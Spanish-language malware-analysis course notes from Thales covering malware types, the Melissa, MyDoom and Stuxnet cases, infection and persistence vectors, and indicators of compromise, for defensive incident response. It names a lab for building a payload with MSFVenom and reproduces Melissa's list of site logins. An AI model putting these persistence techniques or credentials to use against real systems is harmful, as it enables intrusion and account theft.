

Introducción al análisis de Malware

Cuaderno teórico

www.thalesgroup.com





Derechos reservados

- > Los derechos de autor y cualquier otro derecho relacionado a textos, ilustraciones, fotos o cualquier otro archivo en este sitio pertenece exclusivamente a Thales o a los propietarios mencionados. Para la reproducción de cualquier elemento se requiere obtener por adelantado una autorización por escrito de parte del dueño de los derechos de autor.
- > La información proporcionada en este curso es solo para fines educativos. No se permite ningún otro uso, en particular, no debe utilizar la información proporcionada en este curso para obtener acceso no autorizado.
- > Toda la información provista por en este curso está destinada para el desarrollo de una actitud de defensa entre los usuarios y ayudar a prevenir ataques de hackers.
- > El curso es sobre Ethical Hacking y White Hat hacking únicamente.
- > Los materiales del entrenamiento son provistos "como son" sin ningún tipo de garantía, ya sea expreso o implícito.
- > La Academia, los entrenadores y autores del curso no son en ninguna forma responsables de cualquier uso de la información proporcionada durante este entrenamiento.
- > Tenga en cuenta que cualquier intento de hackeo sin el permiso adecuado es ilegal y puede generar cargos criminales en su contra.
- > Refiérase a las leyes aplicables antes de acceder, usando, o en cualquier otra forma, los materiales e información proporcionadas en este curso.

Presentación del curso

Propiedad de Thales



Propósito del curso

- > El curso de Introducción al análisis de malware permite realizar su primer análisis de malware siguiendo los métodos establecidos con diferentes pasos técnicos, pero también entendiendo el proceso de análisis y remediación, como parte del proceso de respuesta ante incidentes.
- > Su objetivo es aprender las bases del análisis de malware desde un punto de vista técnico al principio, para después incluirlo en un enfoque global para respuesta y capitalización ante incidentes

Objetivos del curso

> Al final del curso, usted podrá:

- Describir tipos de malware y sus diferencias
- Detectar y reaccionar ante una infección
- Erradicar malware de acuerdo a las mejores prácticas y procesos
- Crear su primer malware
- Identificar un malware (primeros pasos de ingeniería inversa)



Propiedad de Thales Group

Prerequisitos

> Este curso está dedicado a gente familiarizada con:



- Redes IP y protocolos TCP/IP
- Básicos de desarrollo
- Básicos de ciberseguridad y forense
- Comprensión de SOC
- Comprensión de Análisis contra amenazas

Descripción del curso



Malware

> Módulo 01

Propiedad de Thales



Objetivos del módulo

> Al finalizar su módulo, usted podrá:

- Explicar qué es malware y análisis de malware
- Describir los tipos de malware y sus diferencias
- Listar ejemplos de malware y cómo funcionan
- Representar vectores de infección, y los síntomas de sistemas infectados
- Listar diferentes tipos de indicadores



Propiedad de Thales Group

Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación


Malware

- 1. ¿Qué es malware?
- 2. ¿Qué es análisis de malware?
- 3. Clasificación de malware
- 4. Ejemplos de malware
 - Práctica 1.1 – Ejecución de malware
- 5. Vectores de infección
- 6. Síntomas de sistemas infectados
- 7. Indicadores
 - Práctica 1.2 – Primer malware
- Conclusiones

El génesis

> Primer virus de computadora

- Inició a principios de los 80's
- Programas de computadora auto replicables



« Un virus es un programa que es capaz de infectar otros programas al modificarlos para incluir una posible evolución de sí mismo. »

Dr Fred Cohen - 1984

https://en.wikipedia.org/wiki/Fred_Cohen

Definición de malware

> Wikipedia

- Malware es la abreviación de **MALicious softWARE**



Malware es cualquier software **diseñado intencionalmente para causar daño** a una computadora, servidor, cliente o red de computadoras. El malware hace daño después de que es implantado o introducido de alguna manera a la computadora objetivo, y puede tomar la forma de código ejecutable, scripts, contenido activo y otro software

<https://en.wikipedia.org/wiki/Malware>

¿Este programa es un malware?

> Un programa puede ser clasificado como malware si:

- › **Modifica** otro programa
- › **Se replica a sí mismo** a través de una red o sistema
- › Permite **tomar control** de un sistema remoto
- › **Filtre información** a un sistema remoto
- › **Abre backdoors** para un servidor de control remoto
- › **Registra golpes de teclas**
- › **Se conecta a servidores remotos sospechosos**
- › **Descarga y ejecuta archivos** desde servidores remotos sospechosos
- › **Se copia a sí mismo** a múltiples ubicaciones
- › Hace **cambios no autorizados** a los sistemas
- › **Modifica configuraciones de registro** usadas para ejecutar programas al inicio
- > **No necesariamente todos los programas con este comportamiento son malware**



All rights reserved.

Objetivos de malware

> Hacer dinero

- › Pedir rescate
- › Crypto mining
- › Mostrar anuncios



> Políticas

- › (D)Dos
- › Desfiguración
- › Divulgación de información



> Inteligencia

- › Espionaje
- › Sabotaje



> Robar información de usuarios y bancaria

- › Hombre en el explorador



> Diversión

- › Script kiddies, retos



> Distribuir malware

- › Dropper / Downloader



> Crear red de bots

- › Hacer su computadora parte de una botnet



Evolución de los números de malware

>Llegada del internet

- › El malware se vuelve más popular
- › Los malware se vuelven más sofisticados


>Creación bajo demanda

- › Envío de SPAM
- › Ataques DDoS
- › Roban contraseñas
- › ...

<https://www.av-test.org/en/statistics/malware/>

Total malware


AVTEST



¿Cuáles son los principales objetivos del malware?

> Objetivos

- › Windows ha sido el Sistema Operativo más atacado por años
- › MacOs se ha visto más atacado recientemente
- › Linux es menos atacado que los demás



> Top 10 de amenazas para los negocios

<https://netmarketshare.com/operating-system-market-share.aspx>
https://resources.malwarebytes.com/files/2020/02/2020_State-of-Malware-Report.pdf

Top 10 global business categories 2018-2019				
	Category	2018	2019	% Change
1	Adware	771,006	4,337,987	463%
2	Trojan	3,745,473	2,809,198	-25%
3	RiskwareTool	514,020	780,154	52%
4	Backdoor	591,903	672,495	14%
5	Hijacker	2,259,644	470,878	-79%
6	Spyware	246,156	110,805	-55%
7	Hacktool	31,835	103,102	224%
8	Ransom	101,624	95,523	-6%
9	Rogue	61,195	49,504	-19%
10	Worm	113,149	44,552	-61%

Figure 5. Top 10 business threat category rankings

Tipos de atacantes

Tipo	Motivación	Recursos	Herramientas
Estado o Nación	Espionaje (industrial y político), sabotaje	Muy altos	Backdoor, Spyware, día cero, wiper
Ciber criminales (Black Hat)	Ganancias financieras	Bajos a altos	Ransomware, troyano bancario, Cryptominer
Hacktivistas	Ideología	Medios	DDoS
Terroristas	Ideología, sabotaje, desorganización	Medios	Desfiguración, Wiper
Script kiddies	Diversión, fama	Bajos	Herramientas de hacking legítimas y públicas

Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación

Malware

- 1. ¿Qué es malware?
- 2. **¿Qué es análisis de malware?**
- 3. Clasificación de malware
- 4. Ejemplos de malware
 - Práctica 1.1 – Ejecución de malware
- 5. Vectores de infección
- 6. Síntomas de sistemas infectados
- 7. Indicadores
 - Práctica 1.2 – Primer malware
- Conclusiones

¿Qué es análisis de malware

> [Wikipedia](#)



Análisis de malware es el estudio del proceso para determinar la **funcionalidad, origen e impacto potencial** de un malware específico, como virus, gusano, troyano, rootkit o backdoor

https://en.wikipedia.org/wiki/Malware_analysis



¿Cuáles son los objetivos del análisis de malware?

> Objetivos del análisis de malware

- Determinar **qué sucedió**
 - Naturaleza y propósito del malware
 - Mecanismo de infección
 - Interacción host / red
 - Interacciones del atacante
- Determinar el perfil de Amenaza
 - Perfil
 - Nivel de sofistificación
- Desarrollar **firmas para detectar** infecciones por malware



Propiedad de Thales

¿Qué es el análisis de malware en respuesta ante incidentes?

> En caso de respuesta ante incidentes

- Asegurar que el equipo de respuesta ante incidentes puede identificar todas las máquinas infectadas
- Proveer la información requerida para responder al incidente
 - Reglas de detección
 - Contención
 - Remediación




2 Tipos de análisis de malware



Análisis estático

- No hay ejecución



Análisis dinámico

- Comprensión de comportamiento mediante ejecución

Introducción a análisis de malware

Tabla de contenido

- **Módulo 01 - Malware**
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación

Malware

- 1. ¿Qué es malware?
- 2. ¿Qué es análisis de malware?
- **3. Clasificación de malware**
- 4. Ejemplos de malware
 - Práctica 1.1 – Ejecución de malware
- 5. Vectores de infección
- 6. Síntomas de sistemas infectados
- 7. Indicadores
 - Práctica 1.2 – Primer malware
- Conclusiones

Clasificación de malware (1/6)

> Basado en diferentes parámetros


- Cómo afecta el sistema
- Funcionalidad
- Intenciones del programa
- Mecanismo de distribución
- Interacción con usuarios o atacantes



Clasificación de malware (2/6)


> Virus

- Primera categoría de malware en aparecer
- **Auto replicación**
- **Inserta su código a archivos existentes en el sistema**
- Menos común actualmente



> Gusano

- **Auto replicación**
- **Cepas de malware standalone**
 - No modifica otros archivos para distribuirse
 - **Hace copias de sí mismo** en otros sistemas
- Clasificación más a detalle dependiendo del mecanismo de distribución



Clasificación de malware (3/6)


> Troyano

- › **Se disfraza como software útil**
- › **No se replica**



> Backdoor

- › **Permite acceso no autorizado** al sistema comprometido
- › Crea una **ruta para que los atacantes tomen control** del sistema comprometido



> Macro virus

- › **Embebido** en un documento
- › **Se ejecuta automáticamente** cuando se abre un archivo



Clasificación de malware (4/6)

> Spyware

- › **Obtiene información personal o confidencial**
- › **No muestra notificaciones visibles** para indicar que está monitoreando al usuario



> Rootkit

- › **Software malicioso** que permite a un usuario no autorizado **obtener acceso privilegiado** a una computadora o área restringida
- › **Esconde su presencia en otro software para no ser detectado**
 - Esconde su comportamiento de los usuarios
 - Evita la detección de aplicaciones de seguridad
 - Es usado por malwares para mejorar su capacidad de pasar desapercibidos



Clasificación de malware (5/6)

> Rogue application

- › Aplicación falsa
- › Utiliza diferentes técnicas de ingeniería social para engañar a los usuarios a que la instalen

> Exploit Kit

- › Grupo de herramientas para explotar vulnerabilidades en un sistema
 - Obtener acceso no autorizado a los recursos del sistema
 - Obtener información acerca del sistema
 - Evitar mecanismos de seguridad
 - ...



Clasificación de malware (6/6)

> Botnet

- **Botnet es una red de computadoras infectadas**, llamadas bots, que son controladas remotamente por cibercriminales
- Los bots **ejecutan malware**
- Los bots son **controlados por el mismo C&C**
- **Reciben comandos** del C&C para:
 - **Lanzar** ataques
 - **Exfiltrar** datos
 - Obtener llaves de cifrado para **Ransomware**
 - **Interactuar** para pagar rescates



Introducción a análisis de malware

Tabla de contenido

- **Módulo 01 - Malware**
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación

Malware

- 1. ¿Qué es malware?
- 2. ¿Qué es análisis de malware?
- 3. Clasificación de malware
- **4. Ejemplos de malware**
 - Práctica 1.1 – Ejecución de malware
- 5. Vectores de infección
- 6. Síntomas de sistemas infectados
- 7. Indicadores
 - Práctica 1.2 – Primer malware
- Conclusiones

Ejemplos de malware

> Melissa (1/2)

Type	Word macro virus
Creator	"Kwyjibo" David L. Smith
Date Discovered	1999.03.26
Place of Origin	Aberdeen, New Jersey USA
Source Language	Visual Basic
Platform	MS Word
File Type(s)	.doc
Infection Length	One macro module
Reported Costs	\$1.1 billion

- Macrovirus **embebido en un archivo de Word**
- Se distribuye cuando la gente abre el email y su archivo adjunto (**ingeniería social**)
- El archivo debería contener contraseñas para varios sitios web, por lo que la gente curiosa lo abre
- La macro **reenvía el archivo infectado a 50 personas** de la lista de contactos
- Más de 300 servidores de correo, como Microsoft, se sobrecargaron o apagaron, causando daños de billones de dólares
- El creador fue sentenciado a 10 años de prisión

Examples of Malware

> Melissa (2/2)



Important message

Here is that document you
asked for... don't show
anyone else ;-)



UPDATED MARCH 26 !!

ADULTCHECK.GOLD - 4273.com/icon 90%
ADULTCHECK.GOLD - 4272.com/icon 93.4%
ADULTCHECK.GOLD - 4271.com/icon 96.4%

1. http://www.cyberclub.com/gmfile/members/l-6527582/p/GOMK
2. http://www.power11ow.com/members/l-6527582/p/hello
3. http://www.power11ow.com/members/l-6527582/html/l-1r5/g/s.p/43936
4. http://www.al-arieli1.com/members/sochi/gallery/l-dragon.php?l=04126@
5. http://www.beatlesbabes.com/protected/l-gars/pagar
6. http://www.caughtoleb.com/cml/login.html Log&sign Politiken
7. http://www.pornmountain.com/members/L-shawn/Pshawen
8. http://www.sexillustrated.com/stquarter/members2.html..manico@innocent.com Pts6ip69t
9. http://www.redlight.com/members/l-68c/pake
10. http://www.freemasterdancer.com/members/l-fort/p/bgo
11. http://www.11sexstreet.com/private/sec02.html L-dagmillerPhollow
12. http://www.foochimpel.com/members/l-foochimpel/megababe
13. http://members.osleke-n-models.net/babes/l-6528/p/pik
14. http://www.dixicam.com/members/L-james/P-james
15. http://www.itsreal.com/members/L-jakeP-jake
16. http://www.11sexstreet.com/private/sec02.html L-dagmillerPhollow
17. http://teenlab.com/reactor/reactor.l.htm L-henrikPhenix
18. http://www.sweet18.com/home.html L-dirkP-ella
19. http://members.campusbabes.com/L-Jimbo/P-golf
20. http://www.sex11.com/members/index.html L-jeannine P-ToSweet
21. http://www.smashheaven.com/members.htm L-deanP-dean
22. http://www.creamyhigh.com/members/l-creamy/p/nfboy



Plantilla de infección normal.dot
Da la habilidad de infectar y enviar otro documento



Modifica la llave de registro para señalar su presencia:
HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?="...by
Kwyjibo"



¡Envía el mismo email a 50 personas!

Ejemplos de Malware

> My Doom (1/3)

Type	Multiple vector worm
Creator	
Date Discovered	2004.01.26
Place of Origin	Russia
Source Language	C++
Platform	MS Windows
File Type(s)	.cmd, .exe, .pif, .scr, .zip
Infection Length	22,528 bytes
Reported Costs	\$38.5 billion

- > Clasificado como gusano
 - No se requiere intervención humana para distribuirlo
- > Una de los gusanos más rápidos en distribuirse en 2004
 - Distribuido por spammers, contenía texto
- > Se llamó MyDoom basado en la presencia de la palabra doom en una línea del código
- > Afectó compañías como Google y Microsoft causando daños por millones de dólares

Ejemplos de Malware

> My Doom (2/3)



Or



Test

El mensaje contenía caracteres Unicode y se enviaba como un adjunto binario




Se copia a sí mismo a Windows system folder como Taskmon.exe
Crea el archivo Shimgapi.dll en la carpeta system folder



Shimgapi.dll es un backdoor troyano
- abre los puertos TCP del 3127 al 3198
- Descarga y ejecuta archivos arbitrarios



Un archivo llamado Message, que contiene letras aleatorias cuando se abre con Notepad, se pone en la carpeta Temps y se abre con Notepad



Examples of Malware

> My Doom (3/3)



Modifica varias llaves de registro (Máquina local y llave de registro de usuario actual):

TaskMon = \System Folder\taskmon.exe

Both ensure that the worm will run every time the computer started



Agrega el valor a una llave de registro de raíz:

(Default) = \System Folder\shimgapi.dll

Asegura que Shimgapi.dll será ejecutado por Internet Explorer cuando se abra



Busca archivos con diferentes extensiones para direcciones de correo



Se envía a sí mismo como correo usando su propio motor SMTP



Se copia a sí mismo al folder Kazaa download, con diferentes nombres:

Winamp5 / icq2004-final / activation_crack / strip-girl-2.0bdcom_patches / rootkitXP / office_crack / nuke2004

Ejemplos de Malware


> Stuxnet (1/3)

Type	Network Worm
Creator	Mossad, the Pentagon
Date Discovered	2010.06.17
Place of Origin	Israel, USA
Source Language	C++, C, Several others
Platform	MS Windows
File Type(s)	.dll, .tmp
Infection Length	
Reported Costs	

- > Gusano referido en ocasiones conocido como "**ciber super arma**"
- > Primer gusano en espionar sistemas industriales así como el primero en reprogramarlos
- > Específicamente **apunta a Sistemas de Control Industrial SCADA** (Supervisory Control and Data Acquisition)
- > Stuxnet era introducido a los objetivos mediante **dispositivos USB**

Examples of Malware

> Stuxnet (2/3)



WORM_STUXNET.A



RTKT_STUXNET.A



LNK_STUXNET.A




Explota vulnerabilidades de Windows para distribuir copias de sí mismo mediante redes y dispositivos removibles
MS08-067 MS10-061 MS10-046



Instala componentes de cliente y servidor sobre sistemas vulnerables para ejecutar ciertas funciones backdoor sobre cada cliente que se conecte

Examples of Malware


> Stuxnet (3/3)



Se conecta a un servidor remoto para conexión a internet y para enviar y recibir comandos remotos de un usuario malicioso



Trata de obtener acceso al back-end de la base de datos SQL del servidor WinCC usando CVE-2010-2772 (Siemens SIMATIC WinCC Default Password Security Bypass Vulnerability) para permitir a un atacante ver bases de datos de proyectos e información de sistemas SCADA vulnerables



Práctica 1.1 – Ejecución de malware

> Objetivos

- › Ejecutar un malware
- › Observar el comportamiento del malware



Introducción a análisis de malware


Tabla de contenido

- **Módulo 01 - Malwares**
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación

Malwares

- 1. ¿Qué es malware?
- 2. ¿Qué es análisis de malware?
- 3. Clasificación de malware
- 4. Ejemplos de malware
 - Práctica 1.1 – Ejecución de malware
- **5. Vectores de infección**
- 6. Síntomas de sistemas infectados
- 7. Indicadores
 - Práctica 1.2 – Primer malware
- Conclusiones

Vectores de infección



Vector de infección – Acceso inicial

Estos vectores permiten al malware distribuirse usando estas técnicas

- ▶ **Página web comprometida**
 - Usuario visitando una página web
- ▶ **Exploit usando aplicaciones públicas**
 - Interfaz de usuario de un software
- ▶ **Replicación por medios removibles**
 - Dispositivos USB, autorun
- ▶ **Spearphishing con adjunto**
 - El malware está adjunto en el correo
- ▶ **Spearphishing con enlace**
 - El malware se descarga mediante un link
- ▶ **Spearphishing con servicio**
 - El malware se distribuye a través de un tercero confiable
- ▶ **Cadena de suministro comprometida**
 - Comprometer un producto antes de que lo reciba un usuario final
- ▶ **Relación de confianza**
 - Brecha en una organización confiable
- ▶ **Cuentas válidas**
 - Credenciales robadas aún válidas
- ▶ **Servicios remotos externos**
 - Acceso a la red mediante servicios remotos
- ▶ **Adición de hardware**
 - Agregar hardware que puede ser usado para obtener acceso

<https://attack.mitre.org/tactics/TA0001/>

Vector de infección– Persistencia (mantener acceso)

> Estas técnicas permiten al malware mantener acceso incluso después de reiniciar la máquina

- **BootKit:** Infección del Master Boot Record (MBR) del disco físico.
- **Registro:** Modificar las llaves de registro para ejecutarse al inicio
 - Run/RunOnce Keys
 - BootExecute Keys
 - Startup Keys
- **Secuestro de orden de búsqueda DLL:** Especifica DLLs a ser cargadas
- **Servicios:** Configurar servicios para ejecutarse en segundo plano
- **Tareas programadas:** Programar tareas para ejecutarse en momentos específicos

<https://attack.mitre.org/tactics/TA0003/>

Introducción a análisis de malware

Tabla de contenido

- **Módulo 01 - Malware**
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación

Malware

- 1. ¿Qué es malware?
- 2. ¿Qué es análisis de malware?
- 3. Clasificación de malware
- 4. Ejemplos de malware
 - Práctica 1.1 – Ejecución de malware
- 5. Vectores de infección
- **6. Síntomas de sistemas infectados**
- 7. Indicadores
 - Práctica 1.2 – Primer malware
- Conclusiones

Síntomas de sistemas infectados

> ¿Cómo sospecha que su sistema ha sido infectado?

› Su sistema mostrará comportamiento inesperado e impredecible

- Inestable y tiempos de respuesta lentos
- Nuevos ejecutables desconocidos
- Tráfico de red inesperado
- Configuraciones de sistema alteradas
- Archivos alterados
- Archivos cifrados
- Pop ups aleatorios, como anuncios
- ...

› Mensajes como «Your computer is infected ! »



Su sistema aún puede estar infectado sin tener ninguno de los síntomas anteriores, ya que el malware puede esperar condiciones favorables para no ejecutarse y no ser detectado



¿Cómo prevenir infección por malware?

> Recomendaciones para prevenir estos incidentes

- Uso de antivirus legítimo y escaneos regulares
- Actualizaciones de sistema constantes
- No usar discos externos sin escanearlos
- No descargar software de fuentes ilegítimas
- No dar clic en emails o adjuntos de remitentes que parecen ser falsos
- No permitir las macros en Office si no es necesario
- Tener respaldos de información crítica en discos externos en caso de que se pierdan las bases de datos



Siempre es mejor estar seguros

Introducción a análisis de malware

Tabla de contenido

- **Módulo 01 - Malware**
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación

Malware

- 1. ¿Qué es malware?
- 2. ¿Qué es análisis de malware?
- 3. Clasificación de malware
- 4. Ejemplos de malware
 - Práctica 1.1 – Ejecución de malware
- 5. Vectores de infección
- 6. Síntomas de sistemas infectados
- **7. Indicadores**
 - Práctica 1.2 – Primer malware
- Conclusiones

Indicadores

> Firmas de malware

- › Los malware dejan trazas que se llaman Indicadores de Compromiso (IOC)
- › La firma es única y puede usarse para detectar programas maliciosos
- › Identificar características de malware y comportamiento
 - Especificar características estáticas, nombre de funciones
 - Uso de APIs peligrosas (manipulación de procesos, cifrado, operaciones de file system)
- › Indicadores de malware enfocados en cómo trabaja el malware



Indicadores

> Firmas basadas en host

- Utilizado para **detectar código malicioso en computadoras de víctimas**
- Identificar
 - Archivos creados o modificados por el malware
 - Cambios específicos que hace sobre el registro
- Indicadores de malware enfocados en lo que hace el malware al sistema
 - No sobre las características del malware
 - Más eficiente en detectar malware que puede cambiar su forma o que ha sido borrado del disco duro



Indicadores

> Firmas de redes

- Detectar código malicioso monitoreando tráfico de red
- Puede ser creado sin análisis de malware
- Detectar comportamiento específico de malware sobre la red
 - Explotación de una vulnerabilidad específica
 - Contactar a un host conocido
 - Uso de una cadena específica durante su distribución



Infección

¿Qué tráfico
genera el
malware?


Perfil

Firma de red

Indicadores

> ¿Qué pasa después?

- Después de obtener las firmas, el objetivo final es encontrar cómo funciona el malware
- Normalmente es la pregunta más hecha por la administración, quienes buscan explicaciones de la intrusión



Práctica 1.2 – Primer malware

> Objetivos

- › Crear un malware con MSFVenom
- › Ejecutar comandos sobre la máquina víctima



Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- Módulo 02 - Análisis
- Módulo 03 – Remediación y erradicación

Malware

- 1. ¿Qué es malware?
- 2. ¿Qué es análisis de malware?
- 3. Clasificación de malware
- 4. Ejemplos de malware
 - Práctica 1.1 – Ejecución de malware
- 5. Vectores de infección
- 6. Síntomas de sistemas infectados
- 7. Indicadores
 - Práctica 1.2 – Primer malware
- Conclusiones

Puntos importantes

> Balance

- Los malware son más numerosos y sofisticados
- Técnicas complejas
 - Infección
 - Persistencia
 - Derivación
 - Distribución
- El análisis aún es posible con:
 - Las **herramientas** correctas
 - Los **métodos** correctos
 - Las **habilidades** correctas
 - Especialmente, el **tiempo** y la **tenacidad**



Test

> Preguntas

- 1) ¿Qué es un malware y cuál es su objetivo?
- 2) ¿Cuáles son las diferencias entre análisis dinámico y estático?
- 3) ¿Cuáles son los 4 principales grupos de vectores de infección?

Propiedad de Thales Group

Objetivos del módulo

> Ahora usted puede:

- Explicar qué es malware y análisis de malware
- Describir los tipos de malware y sus diferencias
- Listar ejemplos de malware y cómo funcionan
- Representar vectores de infección, y los síntomas de sistemas infectados
- Listar diferentes tipos de indicadores



Propiedad de Thales Group

Análisis

> Módulo 02

Propiedad de Thales



Objetivos del módulo

> Al finalizar este módulo, usted podrá:

- Explicar cómo obtener información de un malware
- Realizar los primeros pasos del análisis de malware
- Usar una sandbox
- Crear sus propias herramientas
- Identificar bases de datos para encontrar información útil



Propiedad de Thales Group

Introducción a análisis de malware

Tabla de contenido

- Módulo 01 - Malware
- **Módulo 02 - Análisis**
- Módulo 03 – Remediación y erradicación

Análisis

- 1. ¿Qué tipo de evidencia?
- 2. Tipo de análisis
- 3. Técnicas de evasión
- 4. ¿Cómo identificar malware?
 - Práctica 2.1 – Identificación de malware con Yara
- 5. Bases de datos interesantes
- 6. Creación de herramientas
- 7. Indicadores
 - Práctica 2.2 – Análisis estático básico
